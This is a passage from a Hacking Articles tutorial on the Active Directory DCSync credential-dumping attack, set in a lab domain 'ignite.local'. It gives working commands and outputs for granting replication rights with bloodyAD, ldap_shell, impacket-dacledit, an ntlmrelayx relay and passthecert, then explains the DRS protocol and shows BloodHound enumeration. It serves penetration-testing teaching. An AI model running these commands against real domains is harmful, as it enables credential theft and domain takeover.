iGNITE Technologies

CREDENTIAL DUMPING

DCSYNC ATTACK

www.hackingarticles.in

Contents

Introduction 3
In this post, we will discuss: 3
Lab Setup 3
Misconfiguration Setup: 4
Remote Method for Lab Setup via Kali 6
Bloody AD 6
Ldap_shell 7
Impacket 7
Impacket-ntlmrelayx 7
Certipy-ad 9
Understanding the DRS Protocol and Working of the Attack 9
What is the Directory Replication Service (DRS) Protocol? 9
DRSUAPI and DsGetNCChanges Requests 10
How Does the DC Sync Attack Work? 10
Why Do Such Misconfigurations Happen? 10
Real-World Example: 10
Exploitation 11
Enumeration with BloodHound 11
Impacket 13
Netexec 14
Metasploit 15
Mimikatz 15
Mapping the Attack to MITRE ATT&CK 16
Detection Methods 17
SIEM Queries and Alerts 18
Mitigation Strategies 18
Conclusion 18

Introduction

Active Directory Credential Dumping DCSync Attack is a specialized technique used by attackers to extract credentials from a domain controller (DC) by simulating the behavior of a domain controller itself. This method leverages the Directory Replication Service (DRS) protocol, a legitimate mechanism used by domain controllers to replicate directory information. Attackers exploit this protocol to pull sensitive data, such as NTLM password hashes and Kerberos tickets, without triggering conventional alerts.

In this post, we will discuss:

1. Setting up a lab environment to simulate the attack.
2. Understanding the DRS protocol and how the attack works.
3. Why such misconfigurations occur in real-world scenarios.
4. Exploiting the misconfiguration.
5. Mapping the attack to MITRE ATT&CK.
6. Detecting the attack.
7. Mitigation strategies.

Privilege Level	Description	Relevance to DC Sync Attack
Domain Admin (DA)	Full control over the domain. Can manage all objects and replicate directory data.	**Required Privilege**: DC Sync attack requires Directory Replication permissions, typically held by DA.
Enterprise Admin (EA)	Full control across all domains in a forest.	Similar to DA but higher scope across domains. Includes replication rights.
Backup Operators	Allows backup of files, including the Active Directory database.	Indirectly useful: Can back up and access sensitive AD files, though not ideal for DC Sync.
Replicator Group	Group for domain controllers to perform replication.	Often has replication privileges but not intended for user accounts.

Lab Setup

Requirements:

- A virtualized environment (e.g., VMware, VirtualBox, or Hyper-V).
- Windows Server configured as a Domain Controller.
- A Windows client machine.
- Tools: Impacket, Mimikatz, Netexec, and Metasploit.

Steps:

Domain Controller Configuration:

- Install and configure Windows Server as a DC where domain name is ignite.local and IP is defined as static 192.168.1.48.
- Set up Active Directory (AD) with a few users and groups.




Figure 1


Help: If you don't know Active Directory Installation and Lab setup read more from here

Misconfiguration Setup:


Assign "Replicating Directory Changes" or higher permissions to a non-privileged user.

To grant "Replicating Directory Changes" permission to a user (e.g., Aarti) for the ignite.local domain:


- Open Active Directory Users and Computers Press Win + R, type dsa.msc, and press Enter.
- Enable Advanced Features, in the top menu, go to View and select Advanced Features.
- Locate the Domain Object, navigate to the root of the domain (e.g., ignite.local).



- Open Properties: Right-click the domain name and select Properties.
- Access Security Tab: Go to the Security tab and click Advanced.



- Add Permissions: Click Add to open the permissions dialog. In the Principal field, type Aarti and click Check Names. Click OK to confirm.
- Set Specific Permissions: In the Permissions field, select Replicating Directory Changes and Changes All.



Remote Method for Lab Setup via Kali

If you have administrator credentials or you own the domain admin privilege account, then use Bloody-AD tool for adding or remove DC Sync permission.

Give DCSync right to the principal identity

Bloody AD

```
bloodyAD --host 192.168.1.48 -d ignite.local -u administrator -p Ignite@987 add dcsync aarti
```

```
┌──(root㉿kali)-[~]
└─# bloodyAD --host 192.168.1.48 -d ignite.local -u administrator -p Ignite@987 add dcsync aarti
[+] aarti is now able to DCSync
```

Remove DCSync right to the principal identity

```
bloodyAD --host 192.168.1.48 -d ignite.local -u administrator -p Ignite@987 remove dcsync aarti
```

```
┌──(root㉿kali)-[~]
└─# bloodyAD --host 192.168.1.48 -d ignite.local -u administrator -p Ignite@987 remove dcsync aarti
[-] aarti can't DCSync anymore
```

Ldap_shell

Similarly, ldap_shell can add or remove the DS-Replication Privilege on domain user. account.

```
ldap_shell ignite.local/administrator:Ignite@987 -dc-ip 192.168.1.48
set_dcsync aarti
del_dcsyn aarti
```

```
┌──(root㉿kali)-[~/ldap_shell]
└─# ldap_shell ignite.local/administrator:Ignite@987 -dc-ip 192.168.1.48

[INFO] Starting interactive shell

administrator# set_dcsync aarti
[INFO] DACL modified successfully! aarti now has DS-Replication privilege and can perform DCSync attack!

administrator# del_dcsync aarti
[INFO] DACL modified successfully! aarti now has no DS-Replication privilege.
```

Impacket

Similarly, impacket Dacledit can be used to add or remove DCSync right on domain user.

```
impacket-dacledit ignite.local/administrator:'Ignite@987' -action write -rights DCSync -principal aarti -target-dn 'DC=ignite,DC=local' -dc-ip 192.168.1.48
```

```
┌──(root㉿kali)-[~]
└─# impacket-dacledit ignite.local/administrator:'Ignite@987' -action write -rights DCSync -principal aarti -target-dn 'DC=ignite,DC=local' -dc-ip 192.168.1.48
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20250101-141736.bak
[*] DACL modified successfully!
```

```
impacket-dacledit ignite.local/administrator:'Ignite@987' -action remove -rights DCSync -principal aarti -target-dn 'DC=ignite,DC=local' -dc-ip 192.168.1.48
```

```
┌──(root㉿kali)-[~]
└─# impacket-dacledit ignite.local/administrator:'Ignite@987' -action remove -rights DCSync -principal aarti -target-dn 'DC=ignite,DC=local' -dc-ip 192.168.1.48
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20250101-141834.bak
[*] DACL modified successfully!
```

Impacket-ntlmrelayx


"An attacker may employ an NTLM relay attack to execute a DCSync operation for a chosen domain user. When a privileged account inadvertently interacts with the attacker-controlled IP, the impacket-ntlm tool can intercept and capture the privileged credentials. This allows the attacker to grant Directory Services (DS) replication permissions to the compromised domain user, significantly expanding their access within the network and potentially exposing sensitive directory data."

```
┌──(root㉿kali)-[~]
└─# impacket-ntlmrelayx -t ldap://192.168.1.48 --escalate-user raj
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled

[*] Servers started, waiting for connections
```

Below image shows the target user has authenticated itself over the malicious network.



A successful ldap authentication has been captured and the User "raj" has been added to Enterprise group and now owns the permission for DS Replication Get Change.

```
[*] HTTPD(80): Authenticating against ldap://192.168.1.48 as /ADMINISTRATOR SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] User privileges found: Create user
[*] User privileges found: Adding user to a privileged group (Enterprise Admins)
[*] User privileges found: Modifying domain ACL
[*] Querying domain security descriptor
[*] HTTPD(80): Client requested path: /favicon.ico
[*] HTTPD(80): Client requested path: /favicon.ico
[*] All targets processed!
[*] HTTPD(80): Connection from 192.168.1.65 controlled, but there are no more targets left!
[*] Success! User raj now has Replication-Get-Changes-All privileges on the domain
[*] Try using DCSync with secretsdump.py and this user :)
[*] Saved restore state to aclpwn-20250116-080817.restore
[*] Adding user: raj to group Enterprise Admins result: OK
[*] Privilege escalation succesful, shutting down...
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
```

Certipy-ad

If a threat actor obtains the PFX file of a privileged user, such as an administrator, they can extract the corresponding certificate and private key to assign DCSync rights. Unlike traditional approaches that require the administrator's password or NTLM hashes to grant directory replication permissions, this method relies solely on access to the PFX file, significantly reducing the attack complexity."

Commands to extract the certificate and private key:

```
certipy-ad cert -pfx administrator.pfx -nokey -out "user.crt"
certipy-ad cert -pfx administrator.pfx -nocert -out "user.key"
```

```
┌──(root㉿kali)-[~/.msf4/loot]
└─# certipy-ad cert -pfx administrator.pfx -nokey -out "user.crt"
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Writing certificate and  to 'user.crt'

┌──(root㉿kali)-[~/.msf4/loot]
└─# certipy-ad cert -pfx administrator.pfx -nocert -out "user.key"
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Writing private key to 'user.key'
```

./passthecert.py -action modify_user -crt user.crt -key user.key -domain "ignite.local" -dc-ip 192.168.1.48 -target aarti -elevate

```
┌──(root㉿kali)-[~/.msf4/loot]
└─# ./passthecert.py -action modify_user -crt user.crt -key user.key -domain "ignite.local" -dc-ip 192.168.1.48 -target aarti -elevate
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Granted user 'aarti' DCSYNC rights!
```

Understanding the DRS Protocol and Working of the Attack

What is the Directory Replication Service (DRS) Protocol?

The DRS protocol is a fundamental component of Active Directory that facilitates data replication between domain controllers. This ensures consistency across the AD environment. The protocol

operates over specific endpoints, allowing DCs to share user accounts, group memberships, and other directory objects.

DRSUAPI and DsGetNCChanges Requests

- DRSUAPI (Directory Replication Service (Update) API): This API is used for managing and performing replication operations within Active Directory. Attackers interact with this API to request sensitive directory data.
- DsGetNCChanges: This is a specific method within DRSUAPI that enables domain controllers to retrieve changes from another domain controller. During a DC Sync attack, this request is abused to extract directory information like password hashes.

How Does the DC Sync Attack Work?

1. Abusing Permissions: An attacker obtains or abuses an account with "Replicating Directory Changes" permissions. This permission is typically granted to accounts or systems that legitimately need to replicate directory information, such as backup solutions or custom scripts.
2. Mimicking a Domain Controller: Using tools like Mimikatz or Impacket, the attacker simulates a domain controller and sends replication requests to the target DC.
3. Extracting Data: The target DC, trusting the request as legitimate, provides the requested directory information, including sensitive credentials like password hashes and Kerberos tickets.
4. Exploiting the Information: The attacker uses the extracted credentials for further attacks, such as Pass-the-Hash, lateral movement, or privilege escalation.

Why Do Such Misconfigurations Happen?

Business Scenarios Leading to Misconfigurations:

1. Third-Party Integrations: External applications, such as monitoring tools or backup solutions, may require "Replicating Directory Changes" permissions to function. Admins might assign these permissions broadly for convenience.
2. Operational Efficiency: To avoid frequent access issues, administrators may grant elevated permissions to service accounts without a thorough understanding of the risks.
3. Lack of Awareness: Organizations with limited cybersecurity expertise may overlook the security implications of assigning replication permissions to non-critical accounts.
4. Legacy Systems: Older systems or processes might rely on excessive permissions that have not been audited or updated for modern security standards.

Real-World Example:

Consider a scenario where a backup software vendor requests "Replicating Directory Changes" permissions for its service account. An administrator, aiming to ensure uninterrupted backups, grants these permissions without restricting them to the necessary scope. This opens a potential attack vector for adversaries.

Exploitation


Using the tools listed, the steps to perform a DC Sync attack are as follows:

Enumeration with BloodHound


BloodHound is a powerful tool for enumerating Active Directory permissions and relationships. To identify accounts with replication permissions:

Considering a scenario where threat actor has compromised the USER-AARTI account, or this is grey box testing where the threat actor will use bloodhound to enumerate the possibilities for launching DC Sync attack with the help of following command.


```
bloodhound-python -u aarti -p Password@1 -ns 192.168.1.48 -d ignite.local -c All
```



